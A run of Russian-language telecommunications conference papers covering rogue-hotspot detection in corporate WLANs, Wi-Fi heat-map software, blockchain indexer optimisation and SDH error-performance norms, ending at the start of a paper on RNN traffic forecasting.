Когда устройство злоумышленника устанавливает соединение с мобильной точкой доступа на базе легитимного устройства в корпоративной WLAN, оно отправляет определенные пакеты данных, которые содержат информацию о его TCP/IP стеке. Комбинация этих значений может дать “отпечаток”, который можно использовать для определения того, какая операционная система запущена на устройстве. Эта информация может быть использована для идентификации операционной системы устройства злоумышленника для последующего сопоставления с операционной системой устройства-точки доступа сотрудника. Данный подход может помочь обнаружить признаки присутствия в сети нелегитимного подключения через легитимную прокси-станцию, если устройства работают под управлением различных операционных систем. Если же ОС совпадают, подход даст информацию об операционной системе легитимного устройства, что может помочь при дальнейшем использовании других путей обнаружения.

Недостаток данного подхода заключается в том, что утилиты для снятия отпечатков не гарантируют точное определение операционной системы и могут выдавать ошибочные показания.

Проблема безопасности в сетях WLAN является одной из главных забот IT-специалистов в современных корпорациях. Мобильные точки доступа Wi-Fi могут быть установлены не только злоумышленниками, но и сотрудниками, которые не осознают возможные последствия своих действий. Это создает уязвимость, при которой злоумышленник может получить несанкционированный доступ к закрытой корпоративной сети, подключившись к устройству сотрудника, выступающему в качестве точки доступа Wi-Fi (прокси-станции), что может привести к нарушению конфиденциальности данных и утечке информации, а также к дополнительным расходам на обслуживание и защиту корпоративной сети.

В ходе работы проанализированы основные пути обнаружения прокси-станций в исследуемой области. Разработка эффективной методики обнаружения мобильных точек доступа в WLAN-сетях является необходимой мерой для защиты корпоративной сети от внешних угроз, а значит, имеет высокую актуальность и практическую значимость в настоящее время.

Для будущих исследований в данном вопросе следует вести поиск способов обнаружения прокси-станций в корпоративных WLAN-сетях. Методы должны быть применимы к корпоративным сетям и способны обеспечивать дополнительный уровень безопасности. Также возможна автоматизация данных методов, разработка специализированного программного обеспечения для облегчения и ускорения реализации.

Список используемых источников:

1. Бабков И. Н., Бударин Э. А., Киструга А. Ю., Бударин М. Э. Разработка методики обнаружения беспроводных прокси-станций в корпоративной WLAN-сети // Экономика и качество систем связи. 2023. № 2(28).

2. Ковцур М. М., Юркин Д. В., Герлинг Е. Ю., Ахрамеева К. А. Безопасность беспроводных локальных сетей. Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича. Санкт-Петербург, 2021.

3. Петрова Т. В., Ковцур М. М., Карельский П. В., Поляничева А. В. Подходы обнаружения беспроводной точки доступа злоумышленника в локальной вычислительной сети. В книге: Региональная информатика (РИ-2022). Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции. Санкт-Петербург, 2022.

4. Киструга А. Ю., Ковцур М. М., Оганесян А. Г. Исследование устойчивости точек доступа в режиме PSK к DOS атакам на беспроводную сеть. В сборнике: Актуальные проблемы инфотелекоммуникаций в науке и образовании. сборник научных статей: в 4х томах. Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича. Санкт-Петербург, 2021.

5. Дрепа В. Е., Киструга А. Ю., Ковцур М. М., Кузьмина О. И., Петров В. А. Исследование метода Fingerprinting для определения местоположения беспроводного клиента IEEE 802.11. Заметки ученого, 2022.

6. Ковцур М. М., Герлинг Е.Ю., Коновалова В.В., Киструга А.Ю. Исследование способов удаленного перехвата трафика в корпоративных сетях // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки, 2021.

7. Герлинг Е. Ю., Зебзеев Е. А., Киструга А. Ю. Разработка метода анализа трафика беспроводной сети на базе WPA2 ENTERPRISE – В сборнике: Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция. СПб.: СПбГУТ, 2022.

8. Коцыняк М. А., Бударин Э. А., Карпов М. А., Муртазин И. Р., Иванов Д. А. Воздействие нарушителя на беспроводные сети передачи данных по уровням эталонной модели взаимодействия открытых систем. В сборнике: Состояние и перспективы развития современной науки по направлению информационная безопасность. Анапа, 2020.

9. Новиков П. А., Лепешкин О. М., Шуравин А. С., Бударин Э. А. Модель сетевого мониторинга защищенности сети передачи данных – В сборнике: Неделя науки СПбПУ. СПб., 2020.

10. Василишин Н. С., Ушаков И. А., Котенко И. В. Исследование алгоритмов анализа сетевого трафика с использованием технологий больших данных для обнаружения компьютерных атак. В сборнике: Информационные технологии в управлении (ИТУ-2016). Материалы 9-й конференции по проблемам управления. Председатель президиума мультиконференции В. Г. Пешехонов, 2016.

11. Steffen Schulz, Hossen A. Mustafa, Wenyuan Xu, Ahmad-Reza Sadeghi, Maria Zhdanova, Vijay Varadharajan Tetherway: A Framework for Tethering Camouflage // Conference: Wireless Network Security (WiSec), 2012.

Статья представлена научным руководителем, доцентом кафедры ЗСС СПбГУТ, кандидатом технических наук, доцентом М. М. Ковцуром.

УДК 004.056.53
ГРНТИ 49.33.29

ИССЛЕДОВАНИЕ ПОДХОДОВ РЕАЛИЗАЦИИ ДИНАМИЧЕСКИХ ТЕПЛОВЫХ КАРТ БЕСПРОВОДНОЙ СЕТИ IEEE 802.11

И. Н. Бабков, В. Е. Филимонов, Е. К. Щёголев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В свете растущей зависимости общества от беспроводных сетей IEEE 802.11, вопросы мониторинга и безопасности становятся более актуальными. Работа посвящена исследованию подходов построения динамических тепловых карт для беспроводной сетевой инфраструктуры. Динамические тепловые карты представляют собой инструмент визуализации характеристик сети, который позволяет выявлять зоны перегрузок. Актуальность импортозамещения продуктов, в том числе таких как Hamina Network Planner и Ekahau AI Pro, подчеркивает необходимость разработки отечественных аналогов.

беспроводные сети, тепловые карты, IEEE 802.11, программное обеспечение, FSPL, RSSI, уровень сигнала

В современном мире беспроводные сети играют ключевую роль в обеспечении доступа к информации. Оптимизация этих сетей с использованием тепловых карт позволяет повысить их эффективность и безопасность, что немаловажно в наше время [1, 2]. Такие карты позволяют повысить конфиденциальность, доступность, а также надёжность сети. Кроме того, тепловые карты можно использовать для внедрения в Wireless IPS с целью определения местоположения нелегитимных точек доступа (ТД) [3, 4], а также возможно использование машинного обучения, что облегчит однозначное определение нарушителя в системе [5, 6]. Целью этого исследования является исследование подходов реализации тепловых карт для выявления лучших практик, а его важность подчеркивается ограниченным количеством отечественного программного обеспечения (ПО) и ПО для операционной системы (ОС) Astra Linux.

Для начала был проведен анализ программных решений, доступных на рынке. Исследование показало, что среди наиболее популярных инструментов для создания тепловых карт выделяются Ekahau AI Pro, Hamina Network Planner и Indoor RadioPlanner.

Ekahau AI Pro представляет собой передовое решение для дизайна, анализа и оптимизации Wi-Fi сетей. В нём поддерживаются многие стандарты IEEE, что обеспечивает широкий спектр применения данного ПО. В нём

также используются алгоритмы искусственного интеллекта (ИИ) для автоматизации процесса планирования.

Hamina Network Planner – это облачное решение для планирования и анализа беспроводных сетей, включая Wi-Fi, 5G и IoT. Платформа предлагает интуитивно понятный интерфейс, обширные возможности моделирования и поддержку множества стандартов, включая IEEE 802.11.

Indoor RadioPlanner – отечественное ПО от компании «Центр телекоммуникационных технологий» с простым интерфейсом. Оно поддерживает проектирование сетей Wi-Fi в диапазонах 2.4 ГГц, 5 ГГц и 6 ГГц, а также может быть использовано для планирования сетей LTE, 5G, DECT, GSM и других в диапазоне частот от 150 МГц до 7.5 ГГц.

После изучения данного ПО, был проведён сравнительный анализ, результаты которого представлены в таблице 1. В данный анализ также включено ПО Huawei WLAN Planner для большей наглядности результата.

ТАБЛИЦА 1. Сравнительный анализ ПО для создания тепловых карт.

Критерий / ПО	Ekahau AI Pro	Hamina Network Planner	Indoor RadioPlanner	Huawei WLAN Planner
Доступность на ОС Astra Linux	–	+	–	+
Гибкая настройка элементов	+	+	+	+/–
Гибкие настройки визуализации	+	+	+/–	+
Отображение сигнала в реальном времени	–	+	–	–
Автоматическое планирование	+	+	–	+
Возможность совместной работы	+	+	–	+
3D вид помещения	–	+	–	+
Возможность добавления этажей здания	+	+	+	+

Таким образом, после проведения сравнения, был составлен перечень необходимых функций, которыми должно обладать ПО для создания тепловых карт:

– поддержка ОС Astra Linux;
– отображение сигнала в реальном времени;
– возможность добавления этажей здания;
– гибкая настройка элементов;
– возможность совместной работы.

Также, на основе проведенного анализа, была разработана собственная реализация динамических тепловых карт (рис. 1).

Для разработки были использованы библиотеки React, React-konva и язык TypeScript, что является важным преимуществом, так как одностраничные приложения являются весьма удобным инструментом, согласно [7].

Важной особенностью реализации является использование математических формул для расчета потерь сигнала в свободном пространстве (FSPL) и индикации уровня принимаемого сигнала (RSSI) [8].




Рис. 1. Собственная реализация ПО для создания динамических тепловых карт

Формула для расчёта FSPL:

$$FSPL = 20\lg(f) + 10 \cdot \mathrm{D} \cdot \lg(d) + \mathrm{p} - 24,$$

где f – рабочая частота, D – коэффициент затухания, d – дистанция, на которую распространился сигнал, p – коэффициент проницаемости через воздушную среду.

Формула для расчёта RSSI:

$$RSSI = TR_{Pw} - TR_{Cbl\,L} + TR_{Ant\,G} - FSPL - Obs_{atten} + RS_{Ant\,G} - RS_{Cbl\,L},$$

где TR_{Pw} – мощность излучения передатчика, $TR_{Cbl\,L}$ – потери в кабелях передатчика, $RS_{Cbl\,L}$ – потери в кабелях приёмника, $TR_{Ant\,G}$ – усиление антенны передатчика, $RS_{Ant\,G}$ – усиление антенны приёмника, Obs_{atten} – коэффициент затухания сигнала от преград.


При разработке собственного решения было использовано несколько различных подходов. В основе этих подходов лежит трассировка лучей. Такой способ отображения был выбран после изучения [9, 10].

В первом подходе используются тонкие лучи (рис. 2, а), на каждом из которых цветом обозначены зоны с разным уровнем сигнала. Данный вариант оказался неэффективен, так как ближе к центру ТД, из-за большой плотности лучей, происходит повышение яркости, а на большом отдалении от ТД области с разным уровнем сигнала трудно различимы.

Вторым был выбран подход с утолщением лучей (рис 2, б), но он перенимает некоторые недостатки первого, так как отображение всё еще происходит с помощью лучей.

Последним на текущий момент является подход с использованием точек, устанавливаемых на лучах, и отрисовкой по ним областей (рис. 1).

Данный подход был усовершенствован: области прозрачны, что позволяет увидеть план помещения, в котором происходит планирование сети.



а) б)

Рис. 2. а – первый подход, б – второй подход

Для всех реализованных подходов используются также некоторые расчётные формулы и условия для поиска пересечения двух прямых (луча и прямой) [11].

Пересечения двух прямых происходит в случае:

$$\begin{cases} 0 \le t \le 1, \\ 0 \le u \le 1. \end{cases}$$

Пересечение прямой и луча происходит в случае:

$$\begin{cases} 0 \le t \le 1, \\ 0 \le u. \end{cases}$$

Формулы для расчёта параметров t и u:

$$t = \frac{(x_1 - x_3)(y_3 - y_4) - (y_1 - y_3)(x_3 - x_4)}{(x_1 - x_2)(y_3 - y_4) - (y_1 - y_2)(x_3 - x_4)},$$

$$u = \frac{(x_1 - x_2)(y_1 - y_3) - (y_1 - y_2)(x_1 - x_3)}{(x_1 - x_2)(y_3 - y_4) - (y_1 - y_2)(x_3 - x_4)},$$

где t, u – параметры, определяющие существование точки пересечения, x_1, y_1 и x_2, y_2 – координаты конечных точек преграды, x_3, y_3 – координаты вершины луча, x_4, y_4 – координаты произвольной точки луча.

В результате проведенных исследований разработана собственная реализация ПО, учитывающая перечень необходимых практик для создания динамических тепловых карт беспроводной сети:

– гибкие настройки визуализации;
– отображение сигнала в реальном времени;
– доступность на ОС Astra Linux;
– возможность совместной работы;
– автоматическое планирование;
– широкий диапазон поддерживаемых частот;
– возможность добавления этажей здания.

Список используемых источников

1. Ворошнин Г. Е., Ковцур М. М., Юркин Д. В. Анализ и классификация программных инструментов для тестирования на проникновение беспроводных сетей семейства IEEE 802.11 // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб: СПбГУТ, 2022. Т. 1. С. 310–314.

2. Ковцур М. М., Винников С. А., Трезоров В. И., Киструга А. Ю. Исследование влияния атак на беспроводные сети Wi-Fi 6e // Экономика и качество систем связи. 2023. N 2(28). С. 87-92.

3. Петрова Т. В., Ковцур М. М., Карельский П. В., Поляничева А. В. Определение способов обнаружения нелегитимной точки доступа в проводной сети организации // Региональная информатика и информационная безопасность: сб. тр. XVIII Санкт-Петербургской межд. конференции. СПб.: Санкт-Петербургское Общество информатики, вычислительной техники, систем связи и управления. 2022. Т. 11. С. 612–617.

4. Ковцур М. М., Миняев А. А., Дрепа В. Е., Сигачева В. В., Сиротина Л. К. Определение местоположения беспроводного клиента методом fingerprinting в сети семейства IEEE 802.11. Часть 2. Реализация // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2023. N 3. С. 58-62.

5. Красов А. В., Штеренберг С. И., Фахрутдинов Р. М., Рыжаков Д. В., Пестов И. Е. Анализ информационной безопасности предприятия на основе сбора данных пользователей с открытых ресурсов и мониторинга информационных ресурсов с использованием машинного обучения // T-comm: телекоммуникации и транспорт. 2018. Т. 12. N 10. С. 36–40.

6. Ушаков И. А., Преображенский А. И., Щипцов Д. И., Федоров В. А., Детектирование аномалий в компьютерных сетях с применением методов машинного обучения // Современные вызовы и перспективы развития молодежной науки. Сборник статей IV Международной научно-практической конференции. Петрозаводск, 2021. С. 8–13.

7. Ковцур М. М., Агафонов В. В., Грохольский А. В. Разработка веб-интерфейса на основе React для мониторинга беспроводного оборудования // Концепции, инструменты и технологии развития современной науки и техники: материалы XI Всерос. науч.-практич. конф., Ставрополь, 24 мая 2023 г. Ставрополь: Общество с ограниченной ответственностью "Ставропольское издательство "Параграф", 2023. С. 197–200.

8. Дрепа В. Е., Киструга А. Ю., Ковцур М. М. Оценка точности позиционирования беспроводного IEEE 802.11 клиента в свободном пространстве методами трилатерации с использованием метрики RSSI // Региональная информатика и информационная безопасность: сб. тр. XVIII Санкт-Петербургской межд. конференции. СПб.: Санкт-Петербургское Общество информатики, вычислительной техники, систем связи и управления. 2022. Т. 11. С. 578–582.

9. 2d Visibility [Электронный ресурс] // Red Blob Games. URL: https://www.redblobgames.com/articles/visibility/ (дата обращения: 22.03.2024).

10. SIGHT & LIGHT - How to create 2D visibility/shadow effects for your game [Электронный ресурс] // ncase. URL: https://ncase.me/sight-and-light/ (дата обращения: 22.03.2024).

11. Kirk D. Graphics Gems III // Academic Press. 1992. PP. 199–202. ISBN 0-12-059756-X.

УДК 004.428.2
ГРНТИ 50.41.25

ПОДХОДЫ К ОПТИМИЗАЦИИ ИНДЕКСАТОРОВ - КЛЮЧЕВОГО ЭЛЕМЕНТА БУДУЩЕГО СИСТЕМ РАСПРЕДЕЛЕННОГО РЕЕСТРА

В. Н. Бакатов, Э. Э. Исхаков, А. В. Помогалова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В свете постоянного роста интереса к блокчейн-технологии и увеличения объемов данных, создание эффективных инструментов для аккумулирования и агрегации информации из блокчейн-сетей становится крайне актуальной задачей. В данном исследовании уделяется особое внимание к созданию такого инструмента, способного обеспечить быстрый доступ к данным. С увеличением числа децентрализованных платформ и активных пользователей наблюдается постоянное увеличение объема данных, генерируемых этими системами. С течением времени данная тенденция будет продолжаться. В связи с этим необходимы механизмы, способные преобразовывать большие цепочки блоков в более простые формы, которые, в свою очередь, помогут оптимизировать скорость извлечения данных. Предложенная система индексации стремится увеличить скорость обработки данных, учитывая специфику хранения блоков на различных узлах сети.

блокчейн, большие данные, Ethereum, индексирование данных

Быстрое получение данных является важным аспектом в проектировании систем на основе технологии распределенного реестра, так как сложная структура хранения данных – одно из особенностей данной технологии. Структура хранения данных в блокчейн сетях [1] показана на рис. 1.




Рис. 1. Структура хранения данных в технологии распределённого реестра

Процессы сохранения и передачи данных в блокчейне могут быть оптимизированы с использованием стратегий кэширования. Критическими

данными для кэширования являются те, которые изменяются с низкой частотой. Результативность кэширования тесно связана с типом блокчейна и его конкретным применением. Для данного подхода оптимизации можно использовать следующие данные:

– состояние сети и консенсус;
– справочная информация и конфигурации сети;
– состояния активов;
– данные идентификации.

Использование кэширования позволяет существенно снизить нагрузку на основные запросы к основной базе данных. Избыточные операции чтения атрибутов уменьшаются, что способствует увеличению производительности и быстрому доступу к важным данным.

На данный момент большое количество систем индексирования использует строковые реляционные базы данных. Наиболее популярны «Postgresql», «Sqlite», «MySQL». В таких типах СУБД единичная вставка и удаление выполняются очень быстро. Но есть существенный минус, сложные запросы на получения данных могут быть довольно долгими относительно остальных операций.

Например, в случае, когда нужно получить данные только по некоторым атрибутам, строковой СУБД необходимо прочитывать все поля и атрибуты, независимо от того какая проекция была взята [2]. И соответственно время выполнения выборки с проекцией по всем атрибутам и по некоторым атрибутам будет одинакова. Это показано с помощью формулы реляционной алгебры:

$$T_1[\sigma_{\alpha,\beta}(\mathrm{R})] = T_2[\sigma(\mathrm{R})], \quad (1)$$

где T_1 – время выполнения выборки с проекцией ($\sigma_{\alpha,\beta}$) по атрибутам α, β по таблице (отношению) R, T_2 – время выполнения выборки по всем атрибутам (σ) по таблице (отношению) R.

Чтобы изменить ситуацию в лучшую сторону, можно использовать колоночные СУБД. Их особенность состоит в том, что сложные запросы на чтения данных выполняются намного быстрее чем в строковых СУБД. Это происходит из-за того, что физически эти таблицы являются совокупностью колонок, каждая из которых по представляет собой таблицу из одного поля. И в контексте индексирования данных из блокчейна можно использовать использовать такой тип СУБД для хранения устоявшихся данных, например, информация о завершенных блоках. А для других данных, которые появляются в промежутке ~1 секунды, следует использовать обычные строковые реляционные СУБД, в качестве примера это могут быть транзакции, данные об адресах пользователей.

Данный процесс показан использования различных СУБД показан на рис. 2.




Рис. 2. Процесс разделения данных в строковые и колоночные базы данных по временному признаку

Использование легковесных потоков в оптимизации работы блокчейн-индексатора представляет собой важную инновацию, способную трансформировать эффективность всей системы. Этот подход фокусируется на детальном улучшении процессов обработки данных, сокращении времени задержек и повышении общей производительности. Такой подход оптимизации имеет следующие преимущества:

1. Эффективное управление ресурсами. Легковесные потоки требуют значительно меньше системных ресурсов по сравнению с традиционными методами обработки. Это позволяет более продуктивно использовать вычислительные мощности и снизить нагрузку на систему, что в конечном итоге способствует улучшению общей производительности.

2. Адаптивная масштабируемость. Применение легковесных потоков обеспечивает более гибкую масштабируемость системы. Система легко адаптируется к увеличению объема данных и транзакций, сохраняя при этом стабильную производительность.

3. Снижение вероятности блокировок. Параллельные легковесные потоки существенно снижают риск возникновения блокировок, что представляет важное значение для ликвидации узких мест и обеспечения бесперебойной работы системы.

Список используемых источников:

1. Buterin V. Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform. 2013. P. 6.

2. Мейер М. Теория реляционных баз данных. М.: Мир, 1987. С. 24–25.

УДК 004.722
ГРНТИ 49.01.81

ИДЕНТИФИКАЦИЯ СОСТОЯНИЯ МУЛЬТИПЛЕКСНЫХ УЧАСТКОВ СИНХРОННЫХ ТРАНСПОРТНЫХ СЕТЕЙ НА ОСНОВЕ ОПЕРАТИВНЫХ НОРМ ПОКАЗАТЕЛЕЙ ОШИБОК

К. А. Батенков[1], О. Н. Катков[2], А.В. Козленко[1]

[1]Российский технологический университет, институтрадиоэлектроники и информатики
[2]Академия Федеральной службы охраны России

Указывается, что тракты считаются соответствующими оперативным нормам, если отвечают нормам по каждому из показателей ошибок. Если за период наблюдения по результатам эксплуатационного контроля получены число секунд с ошибками, число секунд с существенными ошибками или число блоков с фоновыми ошибками, то тракт или мультиплексный участок считаются успешно прошедшими испытания только при условии непревышения допустимых порогов.

сеть связи, телекоммуникационная сеть, показатель качества, цифровой тракт, параметры ошибок.

В рекомендации ITU-T M.2101 [Список используемых источников:
1] отражены нормы на параметры ошибок при вводе в эксплуатацию (BIS – bringing-into-service) и в процессе эксплуатации международных трактов SDH нескольких операторов, а также сигналов SDH, транспортируемых по сетям PDH.

Тракты считаются соответствующими оперативным нормам, если отвечают нормам по каждому из показателей ошибок – ESR, SESR и BBER.

Для международных мультиплексных участков коэффициенты длины приведены в таблице 1.

ТАБЛИЦА 1. Коэффициенты длины международных мультиплексных участков

тип оборудования	коэффициент длины k
наземное	0,002
спутниковое	0,35
подводный кабель длиной менее 500 км	0,005
подводный кабель длиной более 500 км	0,005

При наличии в составе тракта или мультиплексной секции нескольких элементов с коэффициентами длины k_i, $i = 1, 2, \ldots, n$, коэффициент длины всего канала или тракта

$$k = \sum_{i=1}^{n} k_i.$$

Нормы, приведенные в рекомендации ITU-T M.2101 [Список используемых источников:

1] используются для указания на необходимость вмешательства при техническом обслуживании и вводе в эксплуатацию, а процедура их применения аналогична изложенной для каналов и трактов плезиохронной цифровой иерархии, изложенной в рекомендации ITU-T M.2100 [2], за исключением предельных значений.

Для анализа результатов контроля определяются пороговое значение s_e^- числа секунд с ошибками ES, пороговое значение s_s^- числа секунд с существенными ошибками SES и пороговое значение b_b^- числа блоков с фоновыми ошибками BBE за период наблюдения T для трактов и мультиплексных участков

$$s_e^- = \max\left(0; mkTr_e' - 2\sqrt{mkTr_e'}\right),$$

$$s_s^- = \max\left(0; mkTr_s' - 2\sqrt{mkTr_s'}\right),$$

$$b_b^- = \max\left(0; mkrTr_m' - 2\sqrt{mkrTr_m'}\right),$$

где m – коэффициент типа эксплуатационного контроля (табл. 2);

k – коэффициент длины канала или тракта;

r – интенсивность передачи блоков;

ТАБЛИЦА 2. Коэффициент типа эксплуатационного контроля m

тип испытания	мультиплексные секции	тракты
ввод в эксплуатацию и после ремонта (ES и BBE)	0,1	0,5
ввод в эксплуатацию и после ремонта (SES)	0,5	0,5
ввод с пониженным качеством	0,5	0,75
вывод из эксплуатации	10	10

Если за период наблюдения T по результатам эксплуатационного контроля получены число s_e секунд с ошибками ES, число s_s секунд с существенными ошибками SES или число b_b блоков с фоновыми ошибками BBE, то тракт или мультиплексный участок считаются успешно прошедшими испытания только при условии непревышения допустимых порогов, то есть при $s_e \le s_e^-$, $s_s \le s_s^-$ или $b_b \le b_b^-$.

Аналогично измерениям в PDH определены две стандартные длительности интервалов измерений при контроле во время эксплуатации (технического обслуживания), каждому из которых соответствуют свои предельные значения показателей.

Первая длительность контроля соответствует 15 минутам и используется при идентификации неприемлемого уровня показателей качества ES s_e'', SES s_s'' и BBE b_b'', либо возврате в нормальное состояние. Пороговые значения приведены в таблице 3.

Вторая длительность контроля соответствует одним суткам и используется при идентификации ухудшенного уровня показателей качества ES s_e'', SES s_s'' и BBE b_b''. Пороговые значения ухудшенных качественных показателей рассчитываются исходя из 75 % границы для трактов и 50 % для мультиплексных участков (табл. 2).

ТАБЛИЦА 3. Пороговые значения показателей качества по умолчанию для идентификации состояния мультиплексных участков и их неприемлемости

коэффициент длины k	STM-0			STM-1			STM-4		
	ES, с	SES, с	BBE	ES, с	SES, с	BBE	ES, с	SES, с	BBE
$k < 0{,}35$	34	6	5 000	67	6	16 000	–	6	64 000
$k \geq 0{,}35$	57	10	9 000	114	10	27 000	–	10	110 000

Пример.

Мультиплексная секция STM-1 включает один IPCE со спутниковой системой передачи. Измерения при техническом обслуживании зарегистрировали за интервал измерения восемь секунд с ошибками, девять секунд с существенными ошибками и 12 195 блоков с фоновыми ошибками. Периодов неготовности не зафиксировано.

Определить соответствие результатов измерений оперативным нормам на характеристики ошибок этой секции.

Дано: $L = 9250$ км, $T = 15$ мин., $s_e = 8$, $s_s = 9$.

Найти: s_e'', s_s'', b_b''.

Коэффициент длины IPCE равный коэффициенту тракта (табл. 1) $k = 0{,}35$.

При техническом обслуживании первоначально проверяется приемлемость уровня показателей качества в течении 15 минут. Пороговые значения ES s_e'', SES s_s'' и BBE b_b'' для STM-1 (табл. 3)

$s_e'' = 114$ (с), $s_s'' = 10$ (с), $b_b'' = 27\,000$.

Таким образом, мультиплексный участок находится в нормальном состоянии (табл. 4).

ТАБЛИЦА 4. Соответствие нормам параметров ошибок мультиплексного участка

показатель	ES s_e, с	SES s_s, с	BBE b_b
вывод из эксплуатации	114	10	27 000
пониженное качество	45	7	28 690
измеренные значения	8	9	12 195

Список используемых источников:

1. Rec. M.2101. Performance limits for bringing-into-service and aintenance of international multi-operator SDH paths and multiplex sections. – 2003–06. – Geneva : ITU-T, 2003. – 52 p.

2. Rec. M.2100. Performance limits for bringing-into-service and maintenance of international multi-operator PDH paths and connections. – 2003–04. – Geneva : ITU-T, 2003. 50 p.

3. Батенков А. А., Батенков К. А., Фокин А. Б. Анализ вероятности связности телекоммуникационной сети на основе инверсий ее состояний. Вестник Томского государственного университета. Управление, вычислительная техника и информатика. 2022. № 59. С. 91-98. https://doi.org/10.17223/19988605/59/10.

УКД 519.237.8
ГРНТИ 27.43.51

ПРОГНОЗИРОВАНИЕ СЕТЕВОГО ТРАФИКА МЕТОДАМИ РЕКУРРЕНТНЫХ НЕЙРОННЫХ СЕТЕЙ

Т. И. Белая, А. Ю. Березин

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В данной статье рассмотрены методы прогнозирования нагрузки сетевого сетевого трафика с применением рекуррентных нейронных сетей (RNN). Прогнозирование динамики трафика позволяет оперативно адаптировать сетевую инфраструктуру к изменяющимся условиям и предотвращать возможные проблемы. RNN подходят для задач предсказания пиковой активности сетевого трафика, что позволяет оперативно адаптировать ресурсы и предотвращать возможные сбои в сети. Они также применимы в задачах обнаружения аномалий, так как способна выявлять необычные паттерны в поведении трафика, прогнозирование будущих нагрузок для планирования масштабирования сетевой инфраструктуры. Это позволяет предвидеть потребности в ресурсах и избегать избыточных затрат. Для решения данных задач в статье рассмотрены архитектуры RNN сетей, таких как LSTM (долгая краткосрочная память), GRU (управляемые рекуррентные блоки), оценка анализа сетевого IP-трафика на основе данных архитектур.

нейронные сети, рекуррентные нейронные сети, сетевой трафик

Прогнозирование методами рекуррентных нейронных сетей могут быть использованы для анализа сетевого трафика путем вычисления трендов и закономерностей в поведении трафика. Это позволяет обнаруживать будущие изменения в интенсивности сетевого трафика и реагировать на них своевременно [1].

